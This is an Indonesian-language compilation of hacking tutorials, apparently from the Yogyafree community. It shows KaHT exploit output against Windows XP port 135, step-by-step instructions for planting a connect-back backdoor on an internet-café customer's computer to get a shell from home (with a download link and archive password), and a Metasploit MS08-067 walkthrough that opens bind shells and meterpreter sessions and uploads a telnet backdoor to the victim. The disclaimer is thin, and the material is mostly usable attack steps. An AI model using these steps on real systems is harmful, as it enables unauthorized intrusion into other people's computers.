FULL VERSION? :) - AUTOHACKING

[+] Targets: 192.168.0.20-192.168.0.21 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 45755
[+] Scan In Progress...
- Connecting to 192.168.0.21
  Sending Exploit to a [WinXP] Server...
- Conectando conMicrosoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

ipconfigWS\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.0.21
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1


C:\WINDOWS\system32>
```

Bingo, kita sudah melakukan jumping ke mesin dengan ip address 192.168.0.21, jika misalkan nama servernya WINXP adalah real mesin dan yang kita masuki sebelumnya adalah OS dengan mesin virtual yang memanfaatkan IP Forwarding dari Router atau real mesinnya untuk menyembunyikan mesin aslinya, maka kita sudah berada di real mesinnya.

Nostalgila dengan exploit tua KaHT, mengingatkan tulisan penulis tentang KaHT di bulan Juni 2004 di Web Yogyafree, waktu terlihat berjalan begitu cepat dan saat ini Yogyafree sudah berumur lebih dari 7 tahun!

Penulis : Kurniawan – yk_family_code@yahoo.com

Tutorial meremote salah satu komputer user warnet dari rumah



Mungkin para pembaca sudah mengetahui artikel backdooring target dengan connectback yang ditulis oleh vires di X-code Magazine 11, connectback adalah program backdoor yang dibuat oleh vires, disini penulis akan mempertajam contoh penggunaannya pada komputer user warnet, karena contoh kasus ini dapat lebih mudah dimengerti oleh pembaca.

Secara umum penulis lebih sering menggunakan program ini jika target komputer adalah menggunakan sistem operasi windows dibandingkan menggunakan netcat yang tentu dengan metode yang sama, menurut penulis, netcat lebih enak jika targetnya adalah linux.

Jika anda ingin mencoba menggunakan program ini dapat dicoba untuk remote komputer user di warnet dengan tanggung jawab anda sendiri, anda dapat mendatangi suatu warnet dan melakukan download program NewCB yang disediakan di blog ini. Dalam kompresi file ConnectBack ada 3 buah file yaitu :




cbSERVER : Dijalankan di komputer yang meremote


cbCLIENT : Dijalankan di komputer yang diremote

vires.neth : Diisi dengan IP Publik yang dimiliki oleh koneksi internet anda di rumah.

Pertama-tama anda edit dulu file vires.neth, isi dengan IP Publik pada koneksi internet anda di rumah, yang memiliki IP Publik contohnya Speedy, Telkomsel Flash dan sebagainya.



Setelah anda edit lalu simpan, anda jalankan program cbCLIENT, setelah dijalankan tinggal anda balik ke rumah lalu anda masuk ke komputer anda lalu di jalankan cbSERVER di komputer rumah yang terkoneksi internet dengan IP Publik.



Bingo, anda sekarang telah mendapatkan shell dari komputer user warnet.

Tujuan dari artikel ini lebih pada memberikan informasi di mana remote tanpa ijin dapat terjadi di mana saja yang dimana komputer yang terkoneksi internet dapat diakses oleh banyak orang, salah satu untuk menghindari adanya hal seperti ini dapat memasang program anti exe.

Download <http://xcode.or.id/newCB.rar>

Password : yogyafree

Oleh Kurniawan – yk_family_code@yahoo.com

Exploitasi hacking menggunakan Metasploit Framework dengan ditambahkan pemanfaatan program luar


Di sini kita akan membahas bagaimana melakukan hacking menggunakan Metasploit Framework yang ditambah dengan pemanfaatan program luar untuk mengambil informasi-informasi yang kita inginkan.

Sebagai contoh penulis akan melakukan hacking dengan memanfaatkan celah keamanan pada Server Service Could Allow Remote Code Execution – MS08-067 di Windows XP SP3. Sebenarnya penulis pernah mengisi seminar dan demo dengan materi memanfaatkan celah keamanan tersebut untuk melakukan hacking Windows XP SP2/SP3 pada bulan awal Desember 2008, celah ini sudah diketahui penulis pada akhir oktober 2008 dari suatu situs keamanan, di sini saya share sekaligus sampai penggunaan meterpreter hingga memanfaatkan program luar untuk eksploitasi password dial up.

Ok kita mulai saja

Pertama-tama untuk mengetahui siapa saja yang terkoneksi di jaringan. maka anda dapat masuk ke command prompt lalu ketikkan perintah net view lalu enter.

Setelah muncul komputer-komputer di jaringan maka anda tinggal pilih mana yang akan dijadikan target, contohnya PCXPSP3, ping saja ip PCXSP3.



```
cmd. Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\acer>net view
Server Name          Remark
-----
\\ACER-PC
\\PCXPSP3
The command completed successfully.

C:\Users\acer>ping pcxpsp3


Pinging pcxpsp3 [192.168.1.33] with 32 bytes of data:
Reply from 192.168.1.30: Destination host unreachable.
Reply from 192.168.1.33: bytes=32 time=1ms TTL=128
Reply from 192.168.1.33: bytes=32 time<1ms TTL=128
Reply from 192.168.1.33: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.1.33:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Setelah anda mengetahui komputer server anda bisa saja jika ingin melakukan scan untuk mengetahui OS apa, portnya berapa aja yang terbuka dengan NMAP atau memanfaatkan NMAP dari Metasploit Framework.

Kita langsung saja ke tahap eksploitasi. Disini saya menggunakan console.

Di bawah adalah untuk masuk ke komputer target dengan payload shell/bind_tcp :



```
Metasploit
File Edit View Help
+ -- ==[ 216 payloads - 27 encoders - 8 nops


msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/b
nd_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.33
RHOST => 192.168.1.33
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Englis

[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.33
[*] Command shell session 1 opened (192.168.1.10:1679 -> 1
2.168.1.33:4444) at 2011-06-22 06:25:52 +0700

C:\WINDOWS\system32>cd\
Ready 25x58
```

Untuk cara menggunakan payload meterpreter sekaligus coba-coba upload telnet backdoor.

A screenshot of a Metasploit terminal window. The window has a title bar 'Metasploit' and a menu bar 'File Edit View Help'. Below the menu bar is a toolbar with icons for file operations. The main area is a black terminal with white text. It shows the Metasploit prompt 'msf >' and the user entering commands to use the 'ms08_067_netapi' exploit, set the payload to 'windows/meterpreter/bind_tcp', set the RHOST to '192.168.1.33', and set the TARGET to '0'. After running 'exploit', it shows a successful session opening. Then, the user enters the 'meterpreter' prompt and runs 'upload d:\telnet.exe c:\', which shows the file being uploaded to the victim's system. The status bar at the bottom shows 'Ready' and '26x63'.

```
Metasploit
File Edit View Help

Metasploit Metasploit


+ -- --=[ 649 exploits - 340 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops

msf > use windows/smb/ms08_067_netapi
<_netapi> > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.33
RHOST => 192.168.1.33
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.33
[*] Meterpreter session 1 opened (192.168.1.10:1960 -> 192.168.1.33:4444) at 2011-06-22 06:41:22 +0700

meterpreter >
meterpreter > upload d:\telnet.exe c:\
[*] uploading : d:\telnet.exe -> c:\
[*] uploaded : d:\telnet.exe -> c:\\telnet.exe
meterpreter >
```

Setelah di upload maka kita dapat periksa di c:\ di komputer korban lalu jalankan telnet backdoor sebanyak 3x agar berjalan dengan baik.



The image shows a Metasploit terminal window. The title bar says 'Metasploit'. The menu bar includes 'File', 'Edit', 'View', and 'Help'. Below the menu bar is a toolbar with icons for file operations. The main window has a tab labeled 'Metasploit'. The terminal output shows the following sequence of events:

```
[*] Sending stage (240 bytes) to 192.168.1.33
[*] Command shell session 1 opened (192.168.1.10:1679 -> 192.168.1.33:4444) at 2011-06-22 06:25:52 +0700

C:\WINDOWS\system32>cd\
cd\

C:\>

C:\>dir telnet.exe
dir telnet.exe
Volume in drive C has no label.
Volume Serial Number is 74F7-5C04

Directory of C:\


06/22/2011  06:45 AM                3,104 telnet.exe
               1 File(s)                3,104 bytes
               0 Dir(s)      2,208,129,024 bytes free

C:\>telnet
telnet


C:\>|
```

The status bar at the bottom left says 'Ready' and the bottom right shows '26x63'.

